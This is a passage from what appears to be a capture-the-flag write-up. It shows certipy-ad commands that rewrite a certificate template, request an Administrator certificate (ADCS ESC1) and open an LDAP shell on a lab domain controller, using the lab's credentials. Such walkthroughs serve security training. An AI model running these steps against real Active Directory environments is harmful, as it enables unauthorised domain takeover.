certipy-ad template -u ca_svc@sequel.htb -p 'P@ssword123!' -template "DunderMifflinAuthentication" -dc-ip 10.129.232.128 -write-default-configuration
ADCS - ESC1
Now that configuration is reverted to default ESC1 is now possible to exploit:

This can be done as follows:
certipy-ad req -username ca_svc@sequel.htb -p 'P@ssword123!' -ca sequel-DC01-CA -template DunderMifflinAuthentication -dc-ip 10.129.232.128 -upn Administrator@sequel.htb -sid 'S-1-5-21-548670397-972687484-3496335370-500'
From here I was able to change the password and log in as the Administrator:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.128 -ldap-shell


Shell as Administrator
user.txt

root.txt